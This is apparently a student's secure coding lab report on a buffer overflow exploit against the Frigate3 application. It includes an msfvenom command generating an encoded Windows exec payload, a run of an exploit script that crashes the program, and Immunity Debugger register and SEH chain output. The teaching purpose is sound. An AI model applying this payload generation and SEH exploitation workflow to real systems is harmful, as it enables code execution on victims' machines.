


# SECURE CODING LAB ASSIGNMENT 10

**Mohammad Abraar**  
**19BCN7024**

## Running the exploit script to generate payload



The screenshot shows a Kali Linux terminal window with the title bar "root@kali: ~/Desktop". The menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". The terminal output shows the following commands and responses:


```
root@kali:~# cd Desktop
root@kali:~/Desktop# python exploit2.py
root@kali:~/Desktop#
```

In the background, a file icon labeled "payload.txt" is visible on the desktop.

## Exploit payload


[illegible]

## Installing Frigate3:




After running the exploit2.py ,the application unexpectedly stopped working.

## Installing Immunity debugger:



## Creating the default trigger from cmd.exe to calc.exe using msfvenom in Kali linux .

```
root@kali: ~  
File Edit View Search Terminal Help  
a template  
-k, --keep Preserve the --template behaviour and inject  
t the payload as a new thread  
-v, --var-name <value> Specify a custom variable name to use for c  
ertain output formats  
-t, --timeout <second> The number of seconds to wait when reading  
the payload from STDIN (default 30, 0 to disable)  
-h, --help Show this message  
root@kali:~# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/  
alpha_mixed -b "\\x00\\x14\\x09\\x0a\\x0d" -f exe -o kall.exe  
Found 1 compatible encoders  
Attempting to encode payload with 1 iterations of x86/alpha_mixed  
x86/alpha_mixed succeeded with size 440 (iteration=0)  
x86/alpha_mixed chosen with final size 440  
Payload size: 440 bytes  
Final size of exe file: 73802 bytes  
Saved as: kall.exe  
root@kali:~#
```



Attaching the Frigate3 to immunity debugger and analyse the address of various registers listed below :

The screenshot shows the Immunity Debugger interface with the assembly view of the module ntdll.77D601E8. The assembly view displays instructions from address 77D601E8 to 77D60270. The registers window on the right shows the current state of the CPU registers. The EIP register is highlighted at 77D601E8, indicating the current instruction pointer. The registers window also shows the state of the stack frame, with the starting address at 77D60000 and the ending address at 77D60270.

Address	Hex dump	ASCII
77D601E8	895C24 08	
77D601EC	E9 C9950200	
77D601F1	8DA424 00000000	
77D601F8	8DA424 00000000	
77D601FF	90	
77D60200	8804	
77D60202	0F34	
77D60204	C3	
77D60205	8DA424 00000000	
77D6020C	8DA424 00	
77D60210	8DA424 08	
77D60214	CD 2E	
77D60216	C3	
77D60217	90	
77D60218	0000	
77D6021A	0000	
77D6021C	381C6E	
77D6021F	5C	
77D60220	0000	
77D60222	0000	
77D60224	7A 51	
77D60226	0100	
77D60228	0100	
77D6022A	0000	
77D6022C	F1	
77D6022D	07	
77D6022E	0000	
77D60230	E9 07000040	
77D60235	0201	
77D60237	000422	
77D6023A	0100	
77D6023C	A6 41	
77D6023E	0100	
77D60240	A4	
77D60241	BE 0A0043BF	
77D60246	0A00	
77D60248	69BA 0A00FDBB 01	
77D60252	0A00	
77D60254	39B8 0A0075BE	
77D6025A	0000	
77D6025C	D4 40	
77D6025E	07	
77D6025F	0031	
77D60261	2202	
77D60263	0099 210200C0	
77D60269	27	
77D6026A	0300	
77D6026C	40	
77D6026D	CD 07	
77D6026F	0050 CD	
77D60272	07	
77D60273	0030	
77D60275	CD 07	
77D60277	0083 27030081	
77D6027D	27	

Registers (FPU)

Register	Value
EAX	00401000 Frigate3.<ModuleEntryPoint>
ECX	00000000
EDX	00000000
EBX	7EFDE000
ESP	0018FFF0
EBP	00000000
ESI	00000000
EDI	00000000
EIP	77D601E8 ntdll.77D601E8
C 0	ES 002B 32bit 0(FFFFFFFF)
P 0	CS 0023 32bit 0(FFFFFFFF)
A 0	SS 002B 32bit 0(FFFFFFFF)
Z 0	DS 002B 32bit 0(FFFFFFFF)
S 0	FS 0053 32bit 7EFD0000(FFF)
T 0	GS 002B 32bit 0(FFFFFFFF)
D 0	
0 0	LastErr ERROR_SUCCESS (00000000)
EFL	00000202 (NO,NB,NE,A,NS,PO,GE,G)
ST0	empty g
ST1	empty g
ST2	empty g
ST3	empty g
ST4	empty g
ST5	empty g
ST6	empty g
ST7	empty g
FST	0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 (GT)
FCW	027F Prec NEAR,S3 Mask 1 1 1 1 1 1

[20:33:44] Single step event at ntdll.77D601E8 - use Shift+F7/F8/F9 to pass exception to program

Check for EIP address :

EIP Address: **77D601E8**

Verify the starting and ending addresses of stack frame :

Starting Address: **77D60000**

Ending Address : **77D60270**

Verify the SEH chain and report the **dll** loaded along with the addresses. For viewing SEH chain, goto view à SEH :

The screenshot shows a debugger window titled "CPU - main thread, module ntdll". The background displays assembly instructions in yellow text on a black background, such as "ADD BYTE PTR DS:[EAX], AL". Overlaid on this is a smaller window titled "SEH chain of main thread". This window contains a table with two columns: "Address" and "SE handler". The first row shows the address "FFFFFFFF" and the handler "\*\*\* CORRUPT ENTRY \*\*\*", indicating a corrupted SEH chain entry.

Address	SE handler
FFFFFFFF	*** CORRUPT ENTRY ***

(Having some error\*)